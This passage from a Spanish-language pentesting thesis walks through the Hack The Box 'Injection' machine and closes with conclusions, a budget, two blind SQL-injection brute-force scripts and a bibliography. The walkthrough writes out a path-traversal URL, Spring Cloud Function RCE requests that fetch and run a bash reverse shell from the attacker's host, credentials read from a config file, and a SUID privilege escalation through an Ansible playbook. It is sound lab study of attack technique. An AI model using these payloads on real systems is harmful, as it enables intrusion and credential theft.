Como última prueba de este proyecto se mostrará la resolución de la máquina activa ***Injection*** de Hack The Box. A diferencia de la máquina anterior en este tipo de máquinas (activas) no se da ningún tipo de pistas sobre cómo resolverlas.

Tras conectarse a la VPN y encender la máquina, se lanzaron trazas ICMP a la máquina víctima para asegurarse de que hay conectividad con esta e identificar su sistema operativo (Linux), como parte de la **fase de reconocimiento**.

```
$ping 10.10.11.204
PING 10.10.11.204 (10.10.11.204) 56(84) bytes of data.
64 bytes from 10.10.11.204: icmp_seq=1 ttl=63 time=414 ms
```

A continuación se enumeraron los puertos abiertos con nmap

```
$sudo nmap -sS --min-rate 5000 --open -vvv -n -Pn -p- 10.10.11.204 -oG
   allPorts
```

La herramienta reportó solo dos puertos abiertos

```
22/tcp   open  ssh      syn-ack ttl 63
8080/tcp open  http-proxy syn-ack ttl 63
```

Se accedió a la página web por el puerto 8080, que se veía como se muestra en la figura 3.14.

Se buscaron posibles vectores de ataque en la página: Tanto la página de inicio de sesión cómo la de registrarse no funcionaban, por lo que ahí no se pudo encontrar nada. Por




Figura 3.14: Vista de la página web.

otro lado en "Upload" se podían subir archivos, si esto no está debidamente configurado puede haber una vía potencial para comprometer el sistema. También se buscaron recursos no listados en la página (directorios, ficheros o demás contenido al que no se pueda acceder directamente desde la página web) con wfuzz, pero tampoco reportó nada nuevo:

```
$wfuzz -c -L -t 400 --hc=404 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
http://inject.htb:8080/FUZZ
```

Por último se analizaron las tecnologías utilizadas por la aplicación con whatweb y wappalyzer, pero no devolvieron ninguna posible fuente de ataque.

```
$whatweb http://inject.htb:8080
http://inject.htb:8080 [200 OK] Bootstrap, Content-Language[en-US],
Country[RESERVED][ZZ], Frame, HTML5, IP[10.10.11.204], Title[Home], YouTube
```

Una vez completada la fase de enumeración, se pasó a la **fase de escaneo de vulnerabilidades** donde se lanzó otra vez nmap para identificar la versión y servicios que corren en la máquina, sin embargo, no reportó información útil.

Se accedió a la página de Upload, donde sólo se permitían subir imágenes (formato .png o .jpg), una vez subida la imagen se permitía visualizarla. En la URL se ve que a través del parámetro `?img` se accede al archivo subido (imagen.png). Esta forma de acceder a archivos recuerda a la vulnerabilidad vista en una sección anterior, Directory traversal 3.5

`http://inject.htb:8080/show_image?img=imagen.png`

Una vez identificadas las posibles vulnerabilidades se pasa a la **fase de explotación**. Se intentará explotar la vulnerabilidad de directory path traversal capturando la petición con BurpSuite y enviándola al Repeater, donde se cambiará la URL para listar un archivo confirmando que la aplicación tiene una vulnerabilidad de Directory traversal.

- URL original:

  `http://inject.htb:8080/show_image?img=imagen.png`

- URL explotando la vulnerabilidad:

  `http://inject.htb:8080/show_image?img=../../../../../etc/passwd`

La respuesta a la petición se puede apreciar en la figura 3.15.




Figura 3.15: Vulnerabilidad de directory traversal explotada con BurpSuite

Teniendo acceso a listar el sistema de archivos de la máquina, se va a intentar buscar información que pueda ser útil para seguir comprometiendo la máquina como credenciales de usuarios o programas con vulnerabilidades. Una de las rutas más interesantes a buscar es `/var/www` pues contiene el código fuente de la aplicación web. En dicho directorio se encuentra un directorio `WebAPP` donde hay ficheros del programa como `pom.xml` [11] donde se identifica que la aplicación web está usando el *framework spring* [12] en una versión desactualizada. Buscando en internet se encuentra que dicho framework en sus versiones antiguas tiene una vulnerabilidad `CVE-202222965` [53] que permite ejecutar código de forma remota en la máquina víctima.

Previamente a esto se revisaron otra gran cantidad de ficheros, por ejemplo de copias de seguridad pero no se encontró información útil. El código que se tratará de ejecutar en la máquina víctima será un *script* en bash para obtener una reverse shell:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.16.16/443 0>&1
```

Ahora se seguirán las instrucciones para explotar esta vulnerabilidad [50].

1. Se ejecutará un servidor en local por el puerto 80 para transferir el código malicioso a la máquina víctima:

   ```
   $sudo python3 -m http.server 80
   ```

2. Se envía una petición HTTP POST a la URL de la máquina víctima, utilizando una expresión de enrutamiento de Spring Cloud para ejecutar un comando que descarga

[11] Archivo XML que contiene información sobre el proyecto y los detalles de configuración utilizados por Maven para construir el proyecto.

[12] Framework para el desarrollo de aplicaciones y contenedor de inversión de control, de código abierto para la plataforma Java [64]

el *script* del servidor local lanzado en el paso anterior y lo guarda en un archivo (consola.sh) en el sistema de destino:

```
$curl -X POST http://10.10.11.204:8080/functionRouter -H
'spring.cloud.function.routing-
expression:T(java.lang.Runtime).getRuntime().exec("curl
    http://10.10.16.16
/reveshell.sh -o /tmp/consola.sh")' --data-raw 'data' -v
```

3. En la terminal donde se lanzó el servidor local se verá que la máquina víctima hizo un GET al fichero indicado:

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.204 - - [13/May/2023 10:49:19] "GET /reveshell.sh HTTP/1.1"
    200 -
```

4. Una vez se encuentre el fichero consola.sh en la máquina víctima habrá que ponerse en escucha en el puerto especificado en el *script* de la *reverse shell*, esto se hizo con netcat:

```
$nc -nlvp 443
```

5. Se le dan permisos de ejecución al *script* y se ejecuta

```
$curl -X POST http://10.10.11.204:8080/functionRouter -H
    'spring.cloud.function.routing-
    expression:T(java.lang.Runtime).getRuntime().exec("chmod +x
       /tmp/consola.sh")' --data-raw 'data' -v

$curl -X POST http://10.10.11.204:8080/functionRouter -H
'spring.cloud.function.routing-
expression:T(java.lang.Runtime).getRuntime().exec("bash
/tmp/consola.sh")' --data- raw 'data' -v
```

6. Si todo ha ido bien en la shell en escucha se devolverá una consola. El problema de esta consola es que no es interactiva, lo que significa que no se podrá hacer `CTRL + C` o autocompletar porque sigue siendo la consola de la máquina local. Se puede obtener una shell interactiva ejecutando lo siguiente:

```
frank@inject:/$ python3 -c 'import pty;pty.spawn("/bin/bash");'
python3 -c 'import pty;pty.spawn("/bin/bash");'
frank@inject:/$ CTRL + Z
[1]+  Stopped                 nc -nlvp 443
[][dani@parrot ][~/Documents/Inject]
$stty raw -echo; fg;
nc -nlvp 443
          export TERM=xterm;clear;
frank@inject:/$
frank@inject:/$ ^C
frank@inject:/$
```

Una vez se tiene una consola como el usuario frank se listan los contenidos del directorio actual y parece no haber nada, pero al listar los archivos y directorios ocultos se encuentra un directorio `.m2` que contiene el archivo `settings.xml`, el cual contiene las credenciales de otro usuario, phil:

```
frank@inject:~/.m2$ cat settings.xml
<?xml version="1.0" encoding="UTF-8"?>
<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi=
"http://www.w3.org/2001/XMLSchema-instance"
      xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
     https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <servers>
  <server>
    <id>Inject</id>
    <username>phil</username>
    <password>DocPhillovestoInject123</password>
    <privateKey>${user.home}/.ssh/id_dsa</privateKey>
    <filePermissions>660</filePermissions>
    <directoryPermissions>660</directoryPermissions>
    <configuration></configuration>
  </server>
  </servers>
</settings>
```

Se cambia de usuario a phil y en su `home` se encuentra la bandera de usuario:

```
phil@inject:~$ cat user.txt
55ad5cc8320efa56b36035a6b6052acc
```

Ahora se pasará a la **escalada de privilegios** también llamada fase de post explotación, aunque algunas metodologías incluyen esta fase dentro de la fase de explotación.

Se analiza si phil puede ejecutar algún comando como sudo con el comando `sudo -l`, pero no reporta ningún resultado. A continuación se analizan los grupos a los que el usuario phil pertenece:

```
phil@inject:/$ id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
phil@inject:/$
```

Se buscan los ficheros y directorios que pertenezcan a staff. El primer resultado es un directorio en el que se ejecutan tareas automatizadas.

```
phil@inject:/$ find -group staff 2>/dev/null
./opt/automation/tasks
```

Dicho directorio contiene un playbook de ansible [1]:

```
phil@inject:/opt/automation/tasks$ ls -l

-rw-r--r-- 1 root root 150 May 14 17:00 playbook_1.yml
```

Se intentará crear otro playbook y añadirlo al directorio, este *script* le asignará a la bash el suid:

```
$cat playbook_malicioso.yml
- hosts: localhost
  tasks:
  - name: Playbook escalada de privilegios
  command: chmod u+s /bin/bash
    become: true
```

Nuevamente lanzando un servidor con python y haciendo un `wget` en el directorio `tasks`, donde el grupo *staff* tiene permisos de escritura se transferirá el *script* que, pasado un

corto periodo de tiempo, se ejecutará debido a la automatización que se ejecuta como root (posiblemente sea una tarea cron).

```
ls -l /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18  2022 /bin/bash
```

Con `bash -p` se lanzará una instancia de la shell de bash en modo privilegiado. Y como usuario efectivo (euid) root se puede obtener la bandera:

```
phil@inject:/opt/automation/tasks$ bash -p
bash-5.0# cd /root;cat root.txt
766881f0519570770f4dcb36862e0ef1
```

Capítulo 4

Conclusiones y líneas futuras

Durante este proyecto se han abordado los aspectos básicos del *pentesting*, con un enfoque más específico en la seguridad en aplicaciones web. Este campo de la seguridad está en auge, como demuestra el hecho que la revista Forbes estime que para 2031 el número de profesionales especializados en pruebas de intrusión aumentará en más de un 35 % [9].

En este trabajo se han analizado algunas de las principales vulnerabilidades en aplicaciones web y se han evaluado diferentes técnicas para explotar dichas vulnerabilidades:

- **Vulnerabilidades en el lado del servidor:** Se han analizado varios fallos de seguridad, donde a través de la inyección de contenido en campos incorrectamente sanitizados, se ha podido obtener información privilegiada de la base de datos y sistema de archivos, como se demostró en las secciones 3.1.1, usando inyecciones SQL, y en la 3.5 donde se analizaron vulnerabilidades de *Directory Traversal*.
  También, se ha podido acceder a recursos no disponibles, alojados en máquinas sobre las cuales no se tiene visibilidad ya que se encuentran en una red privada, o en servicios solo visibles desde la propia máquina víctima. Para acceder a esos recursos se aprovecharon vulnerabilidades de *Server Side Request Forgery* (analizadas en la sección 3.4), con las cuales se realizan las peticiones a los recursos desde la propia máquina víctima.
- **Vulnerabilidades en el lado del Cliente:** Se ha conseguido inyectar código malicioso en una página web, cuando un usuario acceda al recurso donde se encuentra este código, el atacante podrá controlar el navegador del usuario. A esta vulnerabilidad se la conoce como *Cross Site scripting* y se analiza en la sección 3.2. Por otro lado se encuentra el ataque de *Cross Site Request Forgery*, visto en la sección 3.3. Mediante una página web maliciosa a la que la víctima accede, se puede entrar a una página web legítima como el usuario víctima y hacer modificaciones en ella, como borrar la cuenta del usuario. Esto es posible debido a las cookies que tranfiere el navegador a la página web maliciosa.

Por otro lado en la resolución de **máquinas de *Hack The Box***, se ha visto como a través de malas configuraciones en un sistema es posible ganar acceso a una máquina e incluso escalar los privilegios del usuario a administrador.

Este proyecto ha requerido de una gran cantidad de horas invertidas en las cuales además de leer y estudiar sobre el *pentesting* y sus técnicas se han resuelto una gran cantidad de casos prácticos. Para este proyecto se han comprometido las 13 máquinas del

Starting Point de *Hack The Box*, se han completado más de 35 laboratorios de seguridad web de la academia de *PortSwigger* y se han resuelto algunas máquinas activas de *Hack The Box*. Esto ha permitido afianzar conocimientos sobre diferentes disciplinas como: programación, mediante la creación de *scripts* para automatizar tareas; bases de datos en las que se ha hecho uso de consultas avanzadas para obtener información privilegiada; redes para entender las diferentes capas de los protocolos de comunicaciones y sus posibles vulnerabilidades; administración de sistemas y sistemas operativos, puesto que para resolver las máquinas de Hack The Box se han necesitado conocimientos de Windows y Linux. Además gran parte de las tareas de *pentesting* han de ser abordadas usando interfaces de lineas de comandos.

Pese a todo el trabajo realizado, aún queda una gran parte del *pentesting* sin cubrir. Si se siguiera con este proyecto se profundizaría en algunas de las fases de las pruebas de intrusión. En la fase de reconocimiento se podrían probar métodos de recopilación pasiva, como los mencionados en la sección 2.2.1. También sería necesario abordar una de las tareas básicas de esta disciplina como es la redacción del informe, que entre otras cosas expondría las vulnerabilidades encontradas de manera detallada y posibles mitigaciones.

Por otro lado, la memoria se ha centrado, sobre todo, en vulnerabilidades web pero existen muchos más tipos de vulnerabilidades como las mencionadas en la sección 1.3.5. Por ejemplo cabría la posibilidad de explorar más a fondo las vulnerabilidades de red.

Capítulo 5

Summary and Conclusions

During this project, the fundamental aspects of pentesting have been addressed, particularly those related to web application security. This security field is overgrowing, as evidenced by the Forbes magazine estimating that the number of pentesters will increase by over 35 %

This work has analyzed some of the major vulnerabilities in web applications and evaluated different techniques to exploit these vulnerabilities:

- **Server-side vulnerabilities:** Several security flaws have been analyzed, where privileged information from the database and file system has been obtained through content injection in incorrectly sanitized fields, as demonstrated in sections 3.1.1 using SQL injections and in 3.5 where Directory Traversal vulnerabilities were examined. Furthermore, the ability to access inaccessible resources stored on machines concealed within a private network or limited to visibility solely from the victim's machine has been accomplished. To access these resources, Server-Side Request Forgery vulnerabilities were exploited (analyzed in section 3.4), allowing requests to be made to the resources from the victim machine.
- **Client-side vulnerabilities:** Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF). In the case of XSS, the injection of malicious code into a web page allows attackers to gain control over a user's browser once the user access the resource. A more in-depth approach to XSS is detailed in section 3.2. Similarly, CSRF attacks, discussed in section 3.3, exploit the trust placed in legitimate web pages. By leveraging a malicious web page accessed by the victim, the attacker can assume the victim's identity and execute unauthorized actions, such as deleting the user's account, thanks to the cookies transferred from the browser to the malicious web page.

Furthermore, in the resolution of **Hack The Box machines**, it has been demonstrated that it is possible to gain access to a machine through poor system configurations and even escalate user privileges to the administrator level.

This project has required a significant amount of hours invested, during which, in addition to reading and studying pentesting and its techniques, a large number of practical cases have been solved. For this project, all 13 machines from the Starting Point of Hack The Box have been compromised, over 35 web security labs from the PortSwigger Academy have been completed, and some active machines from Hack The Box have been pawned. This has allowed for the consolidation of knowledge in different disciplines, such

as programming, through the creation of scripts to automate tasks; databases, where advanced queries have been used to obtain privileged information; networks to understand the different layers of communication protocols and their potential vulnerabilities; and system administration and operating systems, as knowledge of both Windows and Linux was required to solve the Hack The Box machines. Additionally, a significant portion of pentesting tasks must be addressed using command-line interfaces.

Despite all the work carried out, there is still a significant portion of pentesting left uncovered. If this project were to continue, it would delve deeper into some of the phases of penetration testing. Passive collection methods could be tested in the reconnaissance phase, as mentioned in section 2.2.1. It would also be necessary to address one of the fundamental tasks of this discipline, report writing, which would include detailed explanations of the vulnerabilities found and possible mitigations.

Furthermore, this report has primarily focused on web security vulnerabilities, but there are many other types of vulnerabilities, as mentioned in section 1.3.5. For example, it would be possible to explore network vulnerabilities further.

Capítulo 6

Presupuesto

Para la realización de este proyecto se utilizaron herramientas gratuitas y no fue necesario adquirir material adicional, el único requisito era tener un ordenador. Para este proyecto se usó un portátil con buena capacidad de cómputo.

En cuanto a la mano de obra, el presupuesto ascendería a **3450.00€**. Este coste se desglosa en unos 11.50€ por hora que cobra un analista de seguridad Junior durante 300 horas que se emplearon para la realización de este proyecto como queda reflejado en la tabla 6.

	Precio por unidad (horas)	N° de unidades	**Total**
Sueldo del empleado	11.50€	300	3450.00€

Tabla 6.1: Desglose del presupuesto

Apéndice A

Inyecciones SQL

A.1. Inyección SQL por error condicional

```python
#!/usr/bin/python3

from pwn import *
import requests, signal, time, pdb, sys, string

def def_handler(sig,frame):
    print("\n\n Aborted! (CTRL + C)\n")
    sys.exit[1]
#crt+c
signal.signal(signal.SIGINT,def_handler)

main_url = "https://0a62000204834646c0a409d800c50021.web-security-academy.net"
characters_dictionary = string.ascii_lowercase + string.digits \
#Lower case characters from a to z and numbers
password_length = 20

def MakeRequest():
    password = ""

    progress_log1 = log.progress("Brute Force")
    progress_log1.status("Begining brute force attack!")
    time.sleep(2)
    pw_log = log.progress("Password")
    password_length = 20

    for i in range(1,password_length + 1):
        for c in characters_dictionary:
            cookies = {
                    'TrackingId':"GnaRqKIuErNCSkWg'||(select \
                    (CASE WHEN (SUBSTR(password,%d,1)='%s') \
                    THEN TO_CHAR(1/0) ELSE NULL END) \
                    from users where username = 'administrator')||'"%(i, c)
                        ,
                'session':'Ldsginu6Bgv4L5fTnASUmAYwJXvGzpnZ'
            }

            progress_log1.status(cookies['TrackingId'])

            r = requests.get(main_url, cookies = cookies)
```

```
            #print(r.text)
            #time.sleep(100)
            if r.status_code == 500:
                password += c
                pw_log.status(password)
                break
if __name__ == '__main__':
    MakeRequest()
```

A.2. Inyección SQL con retardos de tiempo.

```python
#!/usr/bin/python3
from pwn import *
import requests, signal, time, pdb, sys, string

def def_handler(sig,frame):
    print("\n\n Aborted! (CTRL + C)\n")
    sys.exit[1]
#crt+c
signal.signal(signal.SIGINT,def_handler)

main_url = "https://0ac500fa04110f51c1a5dfc300870079.web-security-academy.net"
characters_dictionary = string.ascii_lowercase + string.digits \
password_length = 20

def MakeRequest():
    password = ""

    progress_log1 = log.progress("Brute Force")
    progress_log1.status("Begining brute force attack!")
    time.sleep(2)
    pw_log = log.progress("Password")
    password_length = 20

    for i in range(1,password_length + 1):
        for c in characters_dictionary:
            cookies = {
                    'TrackingId':"THRV4fHYAmfmrN0D'||\
                    (SELECT (CASE WHEN (SUBSTRING(password, %d,1) ='%s') \
                    THEN pg_sleep(10) ELSE pg_sleep(0) END) \
                    from users where username='administrator')-- -" %(i, c)
                        ,
                'session':'JgFyjYeQlG7a7Sea7QIFDwtdaKB7hOiZ'
            }

            progress_log1.status(cookies['TrackingId'])

            start_time = time.time()

            r = requests.get(main_url, cookies = cookies)

            end_time = time.time()

            time_dif = end_time - start_time
            #print(r.text)
            #time.sleep(100)
            if time_dif > 7:
                password += c
                pw_log.status(password)
                break
if __name__ == '__main__':
    MakeRequest()
```

Bibliografía

[1] Ansible. *Playbook Ansible*. https://docs.ansible.com/ansible/latest/playbook_guide/playbooks_intro.html. Accedido: 2023-05-17.

[2] ARPA. Advanced Research Projects Agency-Energy. https://es.wikipedia.org/wiki/ARPA-E. Accedido: 2023-01-10.

[3] beyondtrust. What is Vulnerability Scanning? https://www.beyondtrust.com/resources/glossary/vulnerability-scanning. Accedido: 2023-02-10.

[4] Carlos Polop. HackTricks. https://book.hacktricks.xyz. Accedido: 2023-04-27.

[5] Carlos Polop. WINPeas. https://github.com/carlospolop/PEASS-ng.git. Accedido: 2023-04-27.

[6] CrackStation. CrackStation. https://crackstation.net/. Accedido: 2023-04-27.

[7] Eleven Paths. *FOCA*. https://github.com/ElevenPaths/FOCA. Accedido: 2023-04-27.

[8] expoit-db. Exploit-db. https://www.exploit-db.com/. Accedido: 2023-04-27.

[9] Forbes. *How to become a Penetration Tester*, Forbes.

[10] Fortra. *Impacket*. https://github.com/fortra/impacket. Accedido: 2023-04-27.

[11] Foxy Proxy. *Foxy Proxy*. https://getfoxyproxy.org/. Accedido: 2023-04-27.

[12] Gobuster. Gobuster. https://github.com/OJ/gobuster. Accedido: 2023-04-19.

[13] google. *Google*. https://www.google.es. Accedido: 2023-04-27.

[14] GTFObins. GTFObins. https://gtfobins.github.io/. Accedido: 2023-04-27.

[15] Hack The Box. Hack The Box. https://www.hackthebox.com. Accedido: 2023-04-10.

[16] Hack The Box. Penetration Testing Report. https://www.hackthebox.com/blog/penetration-testing-reports-template-and-guide. Accedido: 2023-04-10.

[17] Hashcat. HashCat. https://github.com/hashcat/hashcat. Accedido: 2023-04-27.

[18] LOLBAS. LOLBAS. https://lolbas-project.github.io/#. Accedido: 2023-04-27.

[19] Microsoft. TCPView. https://learn.microsoft.com/en-us/sysinternals/downloads/tcpview/. Accedido: 2023-04-19.

[20] Navy. Navy Seals. https://www.navy.com/seals. Accedido: 2023-01-10.

[21] Nikto. Nikto. https://github.com/sullo/nikto. Accedido: 2023-04-25.

[22] NIST. Christian Espinosa. https://christianespinosa.com/blog/penetration-testing-history/. Accedido: 2023-01-10.

[23] NIST. Improving the Security of Your Site by Breaking Into it. https://cyberwar.nl/d/1993-FarmerVenema-comp.security.unix-Improving-the-Security-of-Your-Site-by-Breaking-Into-It.pdf. Accedido: 2023-01-10.

[24] NIST. NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. https://www.nist.gov/. Accedido: 2022-12-30.

[25] Nmap. Nmap. https://nmap.org/. Accedido: 2023-04-19.

[26] OWASP. OWASP Top Ten. https://owasp.org/www-project-top-ten/. Accedido: 2023-01-10.

[27] Panda Security. exploit ¿sabes qué es y cómo funciona? https://www.pandasecurity.com/es/security-info/exploit/. Accedido: 2023-04-10.

[28] Parrot Security. *Parrot Security*. https://www.parrotsec.org/. Accedido: 2023-04-27.

[29] PortSwigger. Burp Suite. https://portswigger.net/burp. Accedido: 2023-04-25.

[30] PortSwigger. *Conditional Error Injection*. https://github.com/alu0101339542/SQLInjection/blob/master/conditional_error.py. Accedido: 2023-04-27.

[31] PortSwigger. *Conditional Injection*. https://github.com/alu0101339542/SQLInjection/blob/master/conditional_injection.py. Accedido: 2023-04-27.

[32] PortSwigger. *Cross Site Request Forgery*. https://portswigger.net/web-security/csrf. Accedido: 2023-04-27.

[33] PortSwigger. *Directory Path Traversal, PortSwigger Academy*. https://portswigger.net/web-security/file-path-traversal. Accedido: 2023-04-27.

[34] PortSwigger. *DOM XSS*. https://portswigger.net/web-security/cross-site-scripting/dom-based. Accedido: 2023-04-27.

[35] PortSwigger. Examining the database injection attacks. https://portswigger.net/web-security/sql-injection/examining-the-database. Accedido: 2023-04-27.

[36] PortSwigger. Inyección SQL a ciegas. https://portswigger.net/web-security/sql-injection/blind. Accedido: 2023-04-27.

[37] PortSwigger. *Ofuscar ataques codificando*. https://portswigger.net/web-security/essential-skills/obfuscating-attacks-using-encodings#obfuscation-via-xml-encoding. Accedido: 2023-04-27.

[38] PortSwigger. *Server Side Request Forgery, Port Swigger Academy*. https://portswigger.net/web-security/ssrf. Accedido: 2023-04-27.

[39] PortSwigger. SQL Injection cheat sheet. https://portswigger.net/web-security/sql-injection/cheat-sheet. Accedido: 2023-04-27.

[40] PortSwigger. *XSS*. https://portswigger.net/web-security/cross-site-scripting. Accedido: 2023-04-27.

[41] PortSwigger. *XSS Reflejado*. https://portswigger.net/web-security/cross-site-scripting/reflected. Accedido: 2023-04-27.

[42] PortSwigger Web Security Academy. PortSwigger. https://portswigger.net/web-security/dashboard. Accedido: 2023-04-29.

[43] PTEST. Pen Test Standard. http://www.pentest-standard.org/index.php/Main_Page. Accedido: 2023-01-10.

[44] RAND. RAND CORPORATION. https://www.rand.org/. Accedido: 2023-01-10.

[45] Reverse Shells. Reverse Shells. https://www.revshells.com/. Accedido: 2023-04-27.

[46] Root Me. Root Me. https://www.root-me.org/en/. Accedido: 2023-04-10.

[47] D. Seidl and M. Chapple. *CompTIA PenTest+ Study Guide: Exam PT0-002*. Sybex, 2021.

[48] E. Spafford, L. Metcalf, and J. Dykstra. *Cybersecurity Myths and Misconceptions: Avoiding the Hazards and Pitfalls That Derail Us*. Pearson, 2022.

[49] Eugene Spafford. James p. anderson: An information security pioneer. *Security & Privacy, IEEE*, 6:9–9, 02 2008.

[50] Spring Framework. *Ejecución remota de código en Spring Cloud RCE*. https://exploit-notes.hdks.org/exploit/web/framework/java/spring-cloud-function-rce/. Accedido: 2023-05-17.

[51] StackOverflow. *Enable xp_cmdshell, Stack Overflow*. https://stackoverflow.com/questions/5131491/enable-xp-cmdshell-sql-server. Accedido: 2023-04-27.

[52] Swissskyrepo. Payload all the things. https://github.com/swisskyrepo/PayloadsAllTheThings. Accedido: 2023-04-27.

[53] Synk. *cve-2022-22965*. https://learn.snyk.io/lessons/spring4shell/java/. Accedido: 2023-05-17.

[54] Tenable. Nessus. https://www.tenable.com/products/nessus. Accedido: 2023-04-25.

[55] Try Hack Me. Try Hack Me. https://tryhackme.com/. Accedido: 2023-04-10.

[56] TTL. *Default TTL*. https://subinsb.com/default-device-ttl-values/. Accedido: 2023-04-27.

[57] Vanhauser. Hydra. https://github.com/vanhauser-thc/thc-hydra. Accedido: 2023-04-27.

[58] Varonis. Metasploit. https://www.varonis.com/blog/what-is-metasploit. Accedido: 2023-04-25.

[59] Wappalizer. Wappalizer. https://www.wappalyzer.com/. Accedido: 2023-04-25.

[60] Wfuzz. Wfuzz. https://www.kali.org/tools/wfuzz/. Accedido: 2023-04-19.

[61] whatweb. whatweb. https://github.com/urbanadventurer/WhatWeb. Accedido: 2023-04-25.

[62] Wikipedia. John The Ripper. https://es.wikipedia.org/wiki/John_the_Ripper/. Accedido: 2023-04-27.

[63] Wikipedia. Ram Dass. https://en.wikipedia.org/wiki/Ram_Dass. Accedido: 2023-04-10.

[64] Wikipedia. *Spring Framework*. https://es.wikipedia.org/wiki/Spring_Framework. Accedido: 2023-05-17.

[65] Wireshark. Wireshark. https://www.wireshark.org/. Accedido: 2023-04-19.

[66] WPScan Team. WPScan. https://github.com/wpscanteam/wpscan. Accedido: 2023-04-25.

[67] Zap. ZAP. https://www.zaproxy.org/. Accedido: 2023-04-25.

[68] Zerofox. Phishing Campaing. https://www.zerofox.com/glossary/phishing-campaign/. Accedido: 2023-04-10.